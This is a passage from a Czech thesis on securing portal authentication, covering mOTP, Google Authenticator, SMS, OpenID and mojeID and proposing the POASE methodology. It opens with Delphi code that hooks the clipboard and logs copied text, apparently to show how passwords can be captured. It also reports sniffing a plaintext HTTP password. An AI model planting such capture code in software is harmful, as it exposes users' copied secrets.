    procedure TForm1.bCPBCatchClick(Sender: TObject);
    begin
     Naslednik:=SetClipboardViewer(Handle);
     bCPBCatch.Enabled:=false;
     bCPBRElease.Enabled:=true;
    end;
```


Pro zachycení vložených údajů do schránky slouží systémová zpráva WM_DRAWCLIPBOARD. Tu je nutné následujícím způsobem ošetřit.

```
        procedure OnDrawClipboard(var
msg:TWMDrawClipboard); message WM_DRAWCLIPBOARD;
    procedure TForm1.OnDrawClipboard(var msg:
TWMDrawClipboard);
    begin
      if Clipboard.HasFormat(CF_TEXT) then
m.Lines.Add(clipboard.AsText) else m.Lines.Add('Neni
text');
      SendMessage(Naslednik,WM_DRAWCLIPBOARD,0,0);
```

```
    end;
```

5.3.5. Odposlech hesla zachycený v síti

Jak bylo uvedeno v analýze literárních zdrojů, protokol HTTP nemá žádné zabezpečení přenášených údajů. V části věnované bezpečnosti autentizace agroportálů byl u portálu Internet pro chovatele zjištěn přenos hesla v nezabezpečené podobě. Pomocí programu Wireshark bylo ověřeno tvrzení, že základním požadavkem na bezpečnost autentizace je používání HTTPS protokolu pro zabezpečení spojení. Příklad zachyceného paketu s autentizačním údajem je na obrázku dole (Obrázek 22).



Obrázek 22 Zachycení autentizačních údajů protokolem HTTP (zdroj: autor)

5.3.6. Shrnutí


Používání hesla jako autentizačního prostředku je vysoce rizikové a obrana proti útoku je téměř nemožná. Důvodem je neměnný autentizační údaj (heslo), jehož odhalením získává útočník přístup k uživatelově identitě.

S ohledem na bezpečnost komunikačních kanálů by také mělo být minimální nutností používání zabezpečeného protokolu HTTPS, který zajistí alespoň nemožnost zachytit heslo při přenosu na cílový počítač.

5.4. Vlastní implementace autentizace mOTP

5.4.1. mOTP

Autentizaci pomocí OTP prostřednictvím mobilních telefonů je věnován samostatný open-source projekt mOTP. V rámci tohoto projektu je zajištěna podpora pro většinu mobilních platforem. Díky široké podpoře je možné tento způsob autentizace snadno implementovat do většiny běžných systémů, včetně LDAP. (mOTP)



Obrázek 23 mOTP (zdroj: autor)

5.4.2. Příklad implementace v MySQL

Autor předkládané práce vytvořil funkci pro integraci jednorázových hesel generovaných mOTP do databázového serveru MySQL.

Následující příklad prezentuje jednoduché ověření pomocí autorem vytvořené funkce pro MySQL. Funkce vrací hodnotu 1, pokud je uživatelem zadaný jednorázový kód platný. Zároveň funkce zabraňuje opakovanému použití stejného kódu v platném časovém okně.

S ohledem na bezpečnost je vhodné tabulky umístit do části databáze se zvýšenou úrovní bezpečnosti z důvodu ochrany proti kompromitaci sdíleného tajemství. (Kofler, 2007), (Gilfillan, 2003)

Deklarace funkce Login(parzam_id,lp_Heslo)

- Parzam_id je zaměstnanecké číslo v interním systému
- Lp_Heslo je kód vygenerovaný mOTP tokenem

```
    BEGIN
     declare klic char(50);
     declare pin int;
     declare tims bigint;
     declare i int;
     declare ok int;
     declare hotovo int default 0;
     declare mkheslo char(10);

     declare mk cursor for
       select stareheslo from security.zampasshist
where ts>=Round(Unix_timestamp(now())/10,0)-18 and
zam_id=parzam_id;
     declare continue handler for not found set
hotovo=1;

      set tims=round(unix_timestamp(now())/10,0);

     select ukey,upin from security.zam where
zam.zam_id=parzam_id into klic,pin;
     set i=36;
     set ok=0;
     OPEN mk;
     overheslo: LOOP
      fetch mk into mkheslo;
      if hotovo=1 then leave overheslo; END IF;
      if mkheslo=lp_Heslo then set ok=2;leave
overheslo; END IF;
     END LOOP overheslo;
     if ok=0 then
       cykl: while i>0 do
        if left(md5(concat(tims-
i+18,klic,pin)),6)=lp_Heslo then
         set ok=1;
         insert into
security.zampasshist(ts,stareheslo,zam_id) values
(tims-i+18,lp_Heslo,parzam_id);
         leave cykl;
        end if;
        set i=i-1;
       end while cykl;
     end if;
     return ok;
    END
```

Tabulka `zam` obsahuje propojení do tabulky zaměstnanců přes primární klíč zaměstnaneckého čísla (`zam_id`). Dále obsahuje atribut `ukey` pro pro sdílené tajemství, které je řetězeno s atributem `upin` pro zajištění vyšší bezpečnosti na straně klienta.

```
CREATE TABLE `zam` (
 `zam_id` INT(11) UNSIGNED NOT NULL,
 `ukey` CHAR(50) NULL DEFAULT NULL,
 `upin` INT(11) NULL DEFAULT NULL,
 PRIMARY KEY (`zam_id`),
 UNIQUE INDEX `zam_id` (`zam_id`),
 INDEX `zam_id_2` (`zam_id`)
)
COMMENT='Zam security informations'
COLLATE='cp1250_general_ci'
ENGINE=MyISAM;
```

Tabulka `zampasshist` obsahuje údaje o použitých heslech, aby nebylo možné opakovaně použít poslední heslo. Toto bezpečnostní opatření zabraňuje opakovanému použití jednoho hesla během časového okna pro platnost hesla.

```
CREATE TABLE `zampasshist` (
 `zampasshist_id` INT(11) UNSIGNED NOT NULL
AUTO_INCREMENT,
 `ts` BIGINT(20) UNSIGNED NULL DEFAULT NULL,
 `stareheslo` CHAR(10) NULL DEFAULT NULL,
 `zam_id` INT(11) UNSIGNED NULL DEFAULT NULL,
 PRIMARY KEY (`zampasshist_id`),
 UNIQUE INDEX `zampasshist_id` (`zampasshist_id`),
 INDEX `zampasshist_id_2` (`zampasshist_id`)
)
COMMENT='Pass history'
COLLATE='cp1250_general_ci'
ENGINE=MyISAM
AUTO_INCREMENT=21;
```

5.4.3. Shrnutí


Vlastní implementace autentizace je, jak je vidět na uvedeném příkladu, poměrně jednoduchá. Pro vyšší bezpečnost je vhodné omezit možnost hádání hesla (password guessing). Nevýhodou tohoto řešení je nutnost uložení sdíleného tajemství na serveru v otevřené podobě. To je však nevýhodou pro všechny generátory OTP.

5.5. Technologie Google Authenticator

5.5.1. Popis služby

Firma Google vyvinula aplikaci pro správu klíčů k jednorázovým heslům. Dále tato aplikace umožňuje také dvoufázovou autentizaci. V původní verzi byla tato aplikace dostupná pouze pro účty Google, ale nyní je možné ji používat také pro správu dalších účtů. Google nevytváří nové mechanismy pro tvorbu jednorázových hesel, ale vychází ze standardu HOTP – HMAC-Based One-Time Password Algorithm popsaný v (RFC4226) a kapitole 4.4.4.

Obrázek 24 ukazuje výchozí obrazovku aplikace Google Authenicator se dvěma účty. Pro každý z těchto účtů je generován kód s omezenou časovou platností.



Obrázek 24 Generátor OTP Google Authenticator (zdroj:autor)

Původní algoritmus dle RFC 4226 vypočítává heslo z tajného klíče (K) a počítadla (C), které se zvyšuje o jedničku při každém požadavku na nové heslo. Výpočet hesla je následující:

$$HOTP(K,C)=Truncate(HMAC\text{-}SHA\text{-}1(K,C))$$

Uvedený algoritmus zaručuje nemožnost zjistit následující heslo a zároveň (díky ireverzibilitě funkce SHA-1) není možné zjistit tajný klíč nebo hodnotu čítače.

Pro ověření na základě času je využito algoritmu TOTP – Time-based One-time Password Algorithm popsaný v (RFC6238) v kapitole 4.4.4. Hlavní rozdíl oproti HOTP spočívá v použití času jako čítače (C). Ten se mění v třicetisekundových intervalech a systém akceptuje jedno předchozí a jedno následující heslo.

Synchronizaci tajného hesla s aplikací Google Authenticator je možné provést pomocí QR kódu, ve kterém je zakódována specifická URL adresa (otpauth://totp), které jsou předány následující parametry:

- Název účtu (viditelný uživateli)
- Sdílené tajemství


Celá adresa zakódovaná v QR kódu je pak

Otpauth://totp/Ucet?secret=HesloVBase32Kodu (Caletka)

a kód vypadá následovně:

Obrázek 25 QR kód pro synchronizaci účtu (Caletka)

Účet je také možné nastavit ručně zadáním názvu účtu, sdíleného tajemství a způsobu výpočtu (čas/počítadlo). V případě volby počítadlem je nutné generovat kód stiskem tlačítka, aby nedošlo k porušení synchronizace s počítadlem na serveru.



Obrázek 26 Google Authenticator - ruční zadání (zdroj: autor)

5.5.2. Implementace služby do portálu

Implementace služby je obdobná jako v kapitole 5.4, mění se pouze výpočet jednorázového kódu.

5.5.3. Shrnutí

Pro způsob autentizace pomocí technologie Google Authenticator platí podobné shrnutí jako pro autentizaci pomocí mOTP. V případě ukončení podpory Google Authenticator je možné službu nahradit s ohledem na otevřenost výpočtu jednorázových hesel. Aktuálně však není potřeba tvořit vlastní generátor – lze použít tento s možností využití na více platformách.

Společnost Google je uznávanou společností s rozsáhlou podporou pro ČR. (Novotný, a další, 2011) Stále se však jedná o komerční společnost a není jistá podpora produktů v budoucnosti.

5.6. Ověření pomocí zpráv SMS

5.6.1. Využití služeb třetích stran

Využití služeb třetích stran slouží k rozesílání SMS zpráv přes API jednotlivých poskytovatelů, zpravidla za stanovený poplatek dle počtu odeslaných zpráv. Tuto službu lze zprovoznit velmi rychle.

- Levnesms.cz
- SMSmanager.cz
- Mobilem.cz
- Smsmidlet.com
- Sms.sluzba.cz

5.6.2. Vlastní hardwarové řešení

Z hlediska bezpečnosti je výhodnější umístění propojení do GSM sítě co nejblíže operátorovi. Zde přichází v úvahu GSM ústředna s možností ovládání přes PC. Odpadá tak využívání služeb třetích stran a tím je vyloučena možnost napadení dalšího článku v řetězci odesílání SMS.

5.6.3. Shrnutí

Ověření autentizace pomocí SMS zpráv lze považovat v dnešní době za jeden z nejbezpečnějších prostředků autentizace a to převážně z důvodu využití nezávislého komunikačního kanálu.

Velkou nevýhodou je vysoká cena za odesílání SMS a tedy vysoké provozní náklady.

5.7. Technologie OpenID

5.7.1. Popis technologie

Technologie OpenID umožňuje provést autentizaci uživatele proti autentizační službě třetí strany. Zřejmou výhodou pro koncového uživatele je používání pouze jedněch autentizačních údajů pro více služeb. Službu je však pouze možné použít za následujících předpokladů:

1. Uživatel portálu je zároveň uživatelem vybrané služby
2. Provozovatel portálu stránky považuje uvedeného poskytovatele OpenID za dostatečně důvěryhodného a zároveň obě strany musí podporovat technologii OpenID

Uživatel je při přihlášení přesměrován na přihlašovací stránku na základě svého OpenID. Tato přihlašovací stránka po úspěšné autentizaci předá řízení původní stránce s informací o autentizovaném uživateli.

5.7.2. Poskytovatelé

Jak bylo uvedeno v předchozí kapitole, měl by být poskytovatel OpenID (třetí strana) dostatečně důvěryhodným partnerem pro provozovatele portálu/intranetu. Aktuálně jsou do projektu zapojeny následující významné portály:

- Google
- Yahoo
- LiveJournal
- Hyves
- Blogger
- Flickr
- Orange
- Mixi
- MySpace
- WordPress
- Aol

5.7.3. Postup přihlašování

Po implementaci příslušných funkcí je možné přidat do přihlašovacího dialogu následující kód, který bude sloužit přihlášením přes službu OpenID (samotná funkcionalita je obsažena v PHP skriptu login2-openid.php.

```
    <!-- OpenID formulář -->
    <form method="post" action="login2-openid.php">
    <fieldset><legend>Přihlášení přes OpenID</legend>
    <p>
    <label for="openid">OpenID</label>
    <input type="text" id="openid" name="openid" />
    </p>
    <p><input type="submit" name="login"
value="Přihlásit" /></p>
    </fieldset>
    </form>
```

5.7.4. Shrnutí

Službu OpenID je výhodné použít při vytvoření portálu, kde bude očekáván přístup uživatelů z celého světa. Bezpečnost systému závisí na důvěryhodnosti komerčního subjektu, což lze považovat za potencionální riziko. Tyto komerční subjekty také negarantují důvěryhodnost vložených údajů – informací o uživateli.

Službu OpenID je vhodné použít pro identifikaci uživatelů, kde není zapotřebí garance totožnosti uživatele.

5.8. Služba mojeID

5.8.1. Popis služby

Služba mojeID je českou implementací služby OpenID. Zahrnuje tedy podobné vlastnosti, jaké byly popisovány v kapitole 5.7. Hlavními rozdíly oproti OpenID jsou následující: (MojeID)

- Ověření existence uživatele (mojeID využívá tři kroky pro ověření uživatele – e-mailová adresa, vlastnictví mobilního telefonu, vlastnictví poštovní adresy)
- Omezení duplicitních identit
- České uživatelské prostředí
- Česká technická podpora (telefon, mail)
- Více metod autentizace uživatele (certifikát na čipové kartě, vícefaktorová autentizace)

5.8.2. Finanční náročnost

Služba registrace je uživatelům k dispozici zdarma.

Pro využívání ověřování proti mojeID s podrobnými informacemi o uživateli a dodatečnými službami je nutné sepsání smlouvy. Roční platba za využívání služby činí aktuálně 1.000,- Kč bez DPH.

5.8.3. Náročnost implementace služby

Jak bylo uvedeno výše, služba je založena na technologii OpenID a velká část implementace je totožná s touto technologií. Pro implementaci jsou připravené ukázkové kódy včetně hotových implementací pro open-source systémy.

Z obecných kódů jsou k dispozici balíčky pro Javu a PHP.

Z open-source systémů jsou zahrnuty následující implementace:

- Drupal (redakční systém)
- phpBB
- Joomla/Virtuemart
- Magento
- Redmine

- PrestaShop
- Zen Cart
- osCommerce
- Simple Machines
- OpenCart

5.8.4. Shrnutí

Služba mojeID splňuje podmínky na bezpečnou autentizaci – zapouzdřuje v sobě několik možností autentizace – heslem, certifikátem, jednorázovým heslem nebo pomocí záložních kódů. Její využití tak řeší nejčastěji zmiňovaný problém spojený s jednorázovými hesly – nutnost vlastnit autentizační token pro každou službu. V tomto případě je služba pouze jedna a je považována za důvěryhodnou.

Forma předávání informací je obdobná jako u dnes používaného systému internetových platebních bran. Uživatel je přesměrován s požadavkem na provedení platby obchodníkovi na důvěryhodnou třetí stranu – platební bránu. Po úspěšném ověření čísla platební karty a dalších autentizačních údajů je zpět obchodníkovi předána zpráva o úspěšné platbě.

5.9. Výběr autentizační technologie

5.9.1. Podmínky bezpečnosti autentizace

Bezpečná autentizační služba musí splňovat následující kritéria:

1. Použití protokolu HTTPS pro přenos dat. Tento požadavek by měl být prvotním při jakékoliv činnosti s nutností autentizace uživatele.
2. Všechny články autentizačního mechanismu by měly používat technologii DNSSEC pro ověření pravosti záznamu v DNS.
3. Autentizační mechanismus by měl podporovat některou z forem vícefaktorové autentizace nebo přihlášení čipovou kartou.
4. Služba by neměla být založena na uzavřených technologiích a mechanismech komerčních subjektů, které negarantují identitu ověřovaných uživatelů.

5.9.2. Další podmínky a požadavky na autentizační mechanismus

Mimo bezpečnostních kritérií by měla autentizační metoda splňovat také následující požadavky: (Vaníček, 2004)

1. Funkčnost
2. Bezporuchovost
3. Použitelnost
4. Účinnost
5. Udržovatelnost
6. Přenositelnost

5.9.3. Vhodná autentizační metoda pro metodiku POASE

Nejenom dle Vaníčka (Vaníček, 2004) je mezi vybranými metrikami pro hodnocení jakosti nepřímá úměra. Navýšením hodnocení jedné metriky dojde ke snížení hodnoty metriky jiné. Příkladem mohou být bezpečnost a použitelnost. Ve většině případů vede zvýšení bezpečnosti ke snížení úrovně použitelnosti. Naopak systém, do kterého se uživatelé nemusí přihlašovat je snadno použitelný, ale jeho bezpečnost je velice nízká.

Z výše uvedeného vyplývá, že zvýšení bezpečnosti autentizace pravděpodobně povede ke snížení použitelnosti.

Na základě zkoumání autentizačních služeb byla lexikografickou metodou jako služba vhodná pro metodiku POASE **služba mojeID** a to z následujících důvodů:

- Podpora přihlašování pomocí jediného identifikátoru k více službám – pro uživatele tím odpadá správa uživatelských jmen a hesel k různým službám
- Sdružení CZ.NIC lze považovat na základě vývoje a jeho statutu za důvěryhodnou třetí stranu
- Podpora přihlašování čipovou kartou s certifikátem důvěryhodné certifikační autority, tedy v současné době nejbezpečnější způsob přihlašování
- Podpora vícefaktorové autentizace pomocí služby Google Authenticator, avšak Google Authenticator lze v případě kompromitace nebo ukončení podpory software od společnosti Google nahradit jiným řešením, neboť technologie Google Authenticator je postavena na standardizovaných protokolech
- Přenos údajů je zabezpečen protokolem HTTPS
- Doména mojeid.cz je chráněna technologií DNSSEC

Podpora vícefaktorové autentizace od poskytovatele služby OpenID je řešením problému nastíněného v analýze literárních zdrojů – uživatel musí pro každý nezávislý účet vlastnit právě jeden token – generátor jednorázových hesel. V případě jednoho identifikátoru stačí pouze jeden token a uživatel ho díky vlastnostem OpenID může použít pro více portálů.

5.9.4. Shrnutí

Služba mojeID splňuje všechny požadavky kladené na bezpečnost stanovené v úvodu. Zároveň pouze nepatrně snižuje použitelnost celého systému. Jediný krok, který musí uživatel udělat navíc proti běžné proceduře registrace na portálech je vytvořit si identifikátor mojeID. S tím je spojena pouze jedna uživatelská nepřívětivost – registrace trvá déle kvůli ověření poštovní adresy. Ta je ověřena zasláním autorizačního kódu dopisem. Další dvě verifikace uživatele – ověření vlastnictví e-mailové adresy a mobilního telefonu jsou i dnes běžným opatřením při registraci do portálových aplikací.

6. Návrh metodiky POASE

Na základě výzkumu v kapitole 5 byla pro implementaci vybrána technologie mojeID. Následující kapitoly se věnují návrhu metodiky Portal authentication security enhancement (POASE).

V rámci cyklu PDCA bude nejprve proveden samotný návrh metodiky na základě analýzy a syntézy literárních zdrojů. Dále bude platnost návrhu metodiky ověřena aplikací metodiky POASE na existující informační systém portálového typu. V další fázi bude provedeno ověření funkčnosti systému a validita metodiky, případně budou identifikovány nedostatky. V případě zjištěných neshod budou navržena opatření pro další cyklus PDCA. V závěrečné fázi bude kontrolována správná funkčnost systému.

Pro ověření metodiky budou použity následující metriky a atributy. Metriky a atributy byly stanoveny autorem v souladu s normou ISO/IEC 9126-1:2002. V současnosti neexistuje jednotné hodnocení jednotlivých atributů charakteristik. Autor stanovuje následující charakteristiky a atributy v souladu s požadavky kladenými v odborné literatuře (Vaníček, 2004), (Učeň, 2001).

Funkčnost

Jméno měřeného atributu	Funkční náležitost
Jméno užité míry	Funkční náležitost
Účel míry	Funkčnost řešení (jak funkce fungují, jestli splňují požadavky na ně kladené)
Metoda měření	Pozorování
Interpretace hodnot míry	0-neplní vůbec 33- plní s vážnými problémy 66- plní s drobnými problémy 100-plní zcela bez problémů
Zdroj dat pro určení míry	Implementace systému

Tabulka 16 Funkční náležitost (zdroj: autor)

Bezpečnost

Míry bezpečnosti jsou uvedeny v kapitole 5.2.1 na straně 67.

Bezporuchovost

Jméno měřeného atributu	Dostupnost
Jméno užité míry	Dostupnost

Účel míry	Určení dostupnosti řešení jako celku
Metoda měření	Služba monitoring-serveru.cz, měření po 5 minutách
Interpretace hodnot míry	100 – dostupnost 100% 0 – služba nebyla dostupná (0%)
Zdroj dat pro určení míry	Monitoring-serveru.cz

Tabulka 17 Dostupnost (zdroj: autor)

Použitelnost

Jméno měřeného atributu	Úplnost popisu
Jméno užité míry	Úplnost popisu
Účel míry	Míra dokumentace pro koncového uživatele
Metoda měření	Analýza dostupné dokumentace
Interpretace hodnot míry	0 – dokumentace není dostupná 50 – informace v podobě úvodního zaškolení nebo možnosti kontaktovat helpdesk 100 – dokumentace je dostupná
Zdroj dat pro určení míry	Mojeid.cz, původní systém

Tabulka 18 Úplnost popisu (zdroj: autor)

Jméno měřeného atributu	Srozumitelnost
Jméno užité míry	Srozumitelnost
Účel míry	Určení míry srozumitelnosti pro koncové uživatele
Metoda měření	Pohovor s uživateli
Interpretace hodnot míry	0 – systém není srozumitelný 100 – systém je srozumitelný
Zdroj dat pro určení míry	Uživatelé

Tabulka 19 Srozumitelnost (zdroj: autor)

Jméno měřeného atributu	Počet zadávaných údajů
Jméno užité míry	Počet zadávaných údajů
Účel míry	Počet údajů, které musí uživatel zadat pro úspěšnou autentizaci
Metoda měření	Analýza přihlašovacího procesu
Vzorec měření	$X = 100 - 100 * \frac{n}{\max(n)}$, kde n je počet kroků pro přihlášení, max(n) je nejvyšší počet kroků ve zkoumaných systémech

Interpretace hodnot míry	100% - nejnižší počet kroků z celkového počtu 0% - není potřeba žádný krok pro autentizaci
Zdroj dat pro určení míry	Systém

Tabulka 20 Počet zadávaných údajů (zdroj: autor)

Účinnost

Jméno měřeného atributu	Doba odezvy
Jméno užité míry	Doba odezvy
Účel míry	Doba nutná pro přihlášení po zadání autentizačních údajů
Metoda měření	Měření času
Vzorec měření	$X = 100 - 100 * \frac{t}{\max(t)}$, kde t je doba pro ověření přihlášení, max(t) je nejvyšší zjištěná doba v systémech
Interpretace hodnot míry	100% - nejrychlejší 0% - nejpomalejší
Zdroj dat pro určení míry	Systém

Tabulka 21 Doba odezvy (zdroj: autor)

Udržovatelnost

Jméno měřeného atributu	Podpora diagnostických funkcí
Jméno užité míry	Podpora diagnostických funkcí
Účel míry	Možnost zjistit příčinu chyb v systému
Metoda měření	Analýza kódu
Interpretace hodnot míry	100 – systém podporuje zaznamenání ladících informací 0 – systém nepodporuje zaznamenání ladících funkcí
Zdroj dat pro určení míry	Zdrojový kód systému

Tabulka 22 Podpora diagnostických funkcí (zdroj: autor)

Jméno měřeného atributu	Monitorování dat pro příčinu poruchy
Jméno užité míry	Monitorování dat pro příčinu poruchy
Účel míry	Zajištění dodatečného zjištění příčin poruchy
Metoda měření	Analýza kódu a protokolů
Interpretace hodnot míry	100 – systém zachovává protokol poruch a jejich

	příčin 0 – systém nezachovává protokol poruch a jejich příčin
Zdroj dat pro určení míry	Zdrojový kód systému

Tabulka 23 Monitorování dat pro příčinu poruchy (zdroj: autor)

Přenositelnost

Jméno měřeného atributu	Funkční nahraditelnost
Jméno užité míry	Funkční nahraditelnost
Účel míry	Zajištění nahraditelnosti systému
Metoda měření	Analýza systému
Interpretace hodnot míry	100 – systém lze nahradit bez problémů 50 – systém lze nahradit s komplikacemi 0 – systém nelze nahradit
Zdroj dat pro určení míry	Implementace

Tabulka 24 Funkční nahraditelnost (zdroj: autor)

6.1. Fáze 1 – návrh metodiky

Tato kapitola je věnována návrhu metodiky pro nasazení vybrané autentizační technologie. Jednotlivým krokům metodiky se věnují samostatné podkapitoly.

1. Analýza stávajícího systému a jeho vazeb
    - Kdo využívá autentizačních služeb systému
    - Zhodnocení, jak je kritické zabezpečení autenticity uživatele
    - Role uživatelů
2. Úprava vazeb stávajícího systému

Na základě analýzy je nutné provést vazbu mezi stávajícím systémem a systémem mojeID. Ke stávajícím uživatelským účtům je nutné přidat pole obsahující identifikátor mojeID v podobě textového řetězce.

Pro role uživatelů je nutné nastavit požadované ověření uživatele.

3. Sepsání smlouvy s poskytovatelem mojeID

Pro provozování služby mojeID je nutné podepsat s poskytovatelem Smlouvu o užití služby mojeID pro přihlášení k systémům poskytovatele. Poskytovatelem je provozovatel systému, který žádá o autentizaci uživatelů do svých systémů. Součástí smlouvy jsou:

- Podmínky užití služby mojeID pro přihlášení k systémům poskytovatelů
- Pravidla poskytování služby mojeID pro koncové uživatele
- Ceník
- Kontaktní informace

Roční poplatek za užívání služby mojeID je stanoven na 1.000 Kč (cena platná k 30. 4. 2013).

V rámci Kontaktních informací jsou společnosti CZ.NIC poskytnuty údaje o kontaktních osobách ve věcech:

- Smluvních
- Technických

Důležitým údajem v kontaktních informacích jsou oblast URL poskytovatele služeb, tedy část prostoru URL, pro niž je žádost o ověření identity platná. V této oblasti musí ležet návratová adresa.

4. Úprava směrnic a podmínek využívání informačního systému

Zavedení bezpečné autentizace není pouze záležitostí změny informačního systému, ale zároveň se jedná o změnu organizačních pravidel, je nutné provést revizi příslušných dokumentů, které se týkají bezpečnosti přístupu a přihlašování. Revize se týká následujících dokumentů:

- Směrnice o využívání informačních technologií (v případě intranetových portálů)
- Podmínky pro využívání služeb portálu (v případě portálových aplikací)

5. Integrace služby mojeID do informačního systému

Na všechna místa, odkud je možné přihlášení uživatelů, je nutné přidat odkaz na přihlášení pomocí mojeID. Dále je nutné provést omezení přihlášení pomocí stávajícího přihlašovacího mechanismu následujícím způsobem:

- Pro neaktivní přístup (uživatel nemá přístup k citlivým údajům, nemůže schvalovat apod.) systém umožní přístup stávajícím autentizačním mechanismem nebo službou mojeID
- Pro aktivní přístup je zakázáno přihlášení nedůvěryhodnou metodou

6. Testování systému

Pro testování systému je nutné zvolit reprezentativní vzorek uživatelů, skládající se pokud možno ze všech přípustných rolí. Testování je nutné provést jak na úrovni uživatelského testování (funkčnost, použitelnost), tak na technické úrovni (bezporuchovost, účinnost, udržovatelnost, přenositelnost).

7. Závazná doporučení pro provozovatele systému a koncové uživatele

